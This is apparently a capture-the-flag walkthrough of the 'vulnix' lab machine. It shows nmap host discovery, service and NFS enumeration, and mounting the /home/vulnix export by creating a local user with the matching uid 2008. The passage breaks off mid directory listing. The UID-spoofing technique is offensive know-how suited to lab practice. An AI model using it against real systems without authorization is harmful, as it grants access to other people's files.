

FIrst thing we have to know the target ip, so we have to perform ping sweep



```
┌──(root💀 kali)-[~/vulnix]
└─# nmap -sn 192.168.6.156/24
Starting Nmap 7.92 ( https://nmap.org        22-02-20 10:35 EET
Nmap scan report for 192.168.6.2
Host is up (0.00021s latency).
MAC Address: 00:50:56:E9:FD:8E (VMware)
Nmap scan report for 192.168.6.157
Host is up (0.00083s latency).
MAC Address: 00:0C:29:4C:69:A0 (VMware)
Nmap scan report for 192.168.6.254
Host is up (0.00097s latency).
MAC Address: 00:50:56:E7:BA:82 (VMware)
Nmap scan report for 192.168.6.155
Host is up.
Nmap done: 256 IP addresses (4 hosts up) scanned in 28.02 seconds
```


Our target is 192.168.6.157

Then we have to know the open ports and the version of the service running on each port




```
┌──(root💀 kali)-[~/vulnix]
└─# nmap -sV -sS 192.168.6.157 -p 1-65535
Starting Nmap 7.92 ( https://nmap.org ) at 2022-02-20 10:42 EET
Nmap scan report for 192.168.6.157
Host is up (0.0046s latency).
Not shown: 65518 closed tcp ports (reset)
PORT      STATE SERVICE   VERSION
22/tcp    open  ssh       OpenSSH 5.9p1 Debian 5ubuntu1 (Ubuntu Linux; protocol 2.0)
25/tcp    open  smtp      Postfix smtpd
79/tcp    open  finger    Linux fingerd
110/tcp   open  pop3?
111/tcp   open  rpcbind   2-4 (RPC #100000)
143/tcp   open  imap      Dovecot imapd
512/tcp   open  exec      netkit-rsh rexecd
513/tcp   open  login?
514/tcp   open  shell     Netkit rshd
993/tcp   open  ssl/imap  Dovecot imapd
995/tcp   open  ssl/pop3s?
2049/tcp  open  nfs_acl   2-3 (RPC #100227)
47404/tcp open  mountd    1-3 (RPC #100005)
48763/tcp open  nlockmgr  1-4 (RPC #100021)
49226/tcp open  mountd    1-3 (RPC #100005)
54540/tcp open  mountd    1-3 (RPC #100005)
55228/tcp open  status    1 (RPC #100024)
MAC Address: 00:0C:29:4C:69:A0 (VMware)
Service Info: Host:  vulnix; OS: Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 199.47 seconds
```

Next I list all services presented using rpc (port 111)
nmap 192.168.6.157 -sC -p 111



```
PORT   STATE SERVICE
111/tcp open  rpcbind
| rpcinfo:
|   program version   port/proto  service
|   100000  2,3,4      111/tcp   rpcbind
|   100000  2,3,4      111/udp   rpcbind
|   100000  3,4        111/tcp6  rpcbind
|   100000  3,4        111/udp6  rpcbind
|   100003  2,3,4     2049/tcp   nfs
|   100003  2,3,4     2049/tcp6  nfs
|   100003  2,3,4     2049/udp   nfs
|   100003  2,3,4     2049/udp6  nfs
|   100005  1,2,3    33531/tcp6  mountd
|   100005  1,2,3    45307/udp6  mountd
|   100005  1,2,3    47404/tcp   mountd
|   100005  1,2,3    49325/udp   mountd
|   100021  1,3,4    36350/udp6  nlockmgr
|   100021  1,3,4    47175/tcp6  nlockmgr
|   100021  1,3,4    47510/udp   nlockmgr
|   100021  1,3,4    48763/tcp   nlockmgr
|   100024  1        46655/tcp6  status
|   100024  1        54585/udp6  status
|   100024  1        55228/tcp   status
|   100024  1        59589/udp   status
|   100227  2,3       2049/tcp   nfs_acl
|   100227  2,3       2049/tcp6  nfs_acl
|   100227  2,3       2049/udp   nfs_acl
|_  100227  2,3       2049/udp6  nfs_acl
MAC Address: 00:0C:29:4C:69:A0 (VMware)
```


We recognised that there is an nfs in the target machine, so we run nmap scripts to see which mount points are available



```
┌──(root💀kali)-[~]
└─# nmap 192.168.6.157 -p 111 --script nfs-ls.nse,nfs-showmount.nse,nfs-statfs.nse
Starting Nmap 7.92 ( https://nmap.org          22-02-20 11:58 EET
Nmap scan report for 192.168.6.157
Host is up (0.00069s latency).

PORT   STATE SERVICE
111/tcp open  rpcbind
| nfs-showmount:
|_  /home/vulnix *
| nfs-ls: Volume /home/vulnix
|_  access: NoRead NoLookup NoModify NoExtend NoDelete NoExecute
| nfs-statfs:
|   Filesystem    1K-blocks  Used      Available  Use%  Maxfilesize  Maxlink
|_  /home/vulnix  792040.0   713868.0  38444.0    95%   8.0T         32000
MAC Address: 00:0C:29:4C:69:A0 (VMware)

Nmap done: 1 IP address (1 host up) scanned in 13.48 seconds
```


As we expected, there is a mount point at /home/vulnix but there are no permissions available to any user except the vulnix user and group.

I mounted this shared dir and tried to access it but I couldn/t because I am not the owner or in the group owner.




```
┌──(root💀kali)-[~]
└─# mount -t nfs 192.168.6.157:/home/vulnix /test

┌──(root💀kali)-[~]
└─# ls /test
ls: cannot open directory '/test': Permission denied

┌──(root💀kali)-[~]
└─# cd /test
cd: permission denied: /test

┌──(root💀kali)-[~]
└─# ls -ld /test
drwxr-x--- 2 nobody 4294967294 4096 Sep  2  2012 /test

┌──(root💀kali)-[~]
└─# 
```

When I used nfs version 4 while mounting I got a non sensible user and group owner but when I used version 2 I got the uid and gid of user vulnix which are 2008




```
┌──(root💀kali)-[~/vulnix]
└─# ls -ld /mnt
drwxr-xr-x 2 root root 4096 May 30  2021 /mnt

┌──(root💀kali)-[~/vulnix]
└─# mount -t nfs 192.168.6.157:/home/vulnix /mnt

┌──(root💀kali)-[~/vulnix]
└─# ls -ld /mnt
drwxr-x--- 2 nobody 4294967294 4096 Sep  2 2012 /mnt

┌──(root💀kali)-[~/vulnix]
└─# umount -f /mnt

┌──(root💀kali)-[~/vulnix]
└─# mount -t nfs -o vers=2 192.168.6.157:/home/vulnix /mnt

┌──(root💀kali)-[~/vulnix]
└─# ls -ld /mnt
drwxr-x--- 2 2008 2008 4096 Sep  2 2012 /mnt
```

Now we know that there is a shared home dir belonging to the vulnix user.
And also we know that vulnix user has uid and gid of 2008
We could pretend as user vulnix and mount the shared dir in our machine
So I tried to add a user called vulnix and set his uid to 2008 and I mounted the shared home dir to /mnt




```
┌──(root💀kali)-[~]
└─# su vulnix
vulnix@kali:/root$ sudo mount -t nfs 192.168.6.157:/home/vulnix /mnt/
[sudo] password for vulnix:
vulnix@kali:/root$ ls /mnt/
vulnix@kali:/root$ ls /mnt/ -ld
drwxr-x--- 2 vulnix vulnix 4096 Sep  2  2012 /mnt/
vulnix@kali:/root$ cd /mnt/
vulnix@kali:/mnt$ ls -la
total 56
drwxr-x---  2 vulnix vulnix  4096 Sep  2  2012 .
drwxr-xr-x 20 root   root   36864 Feb 20 11:45 ..
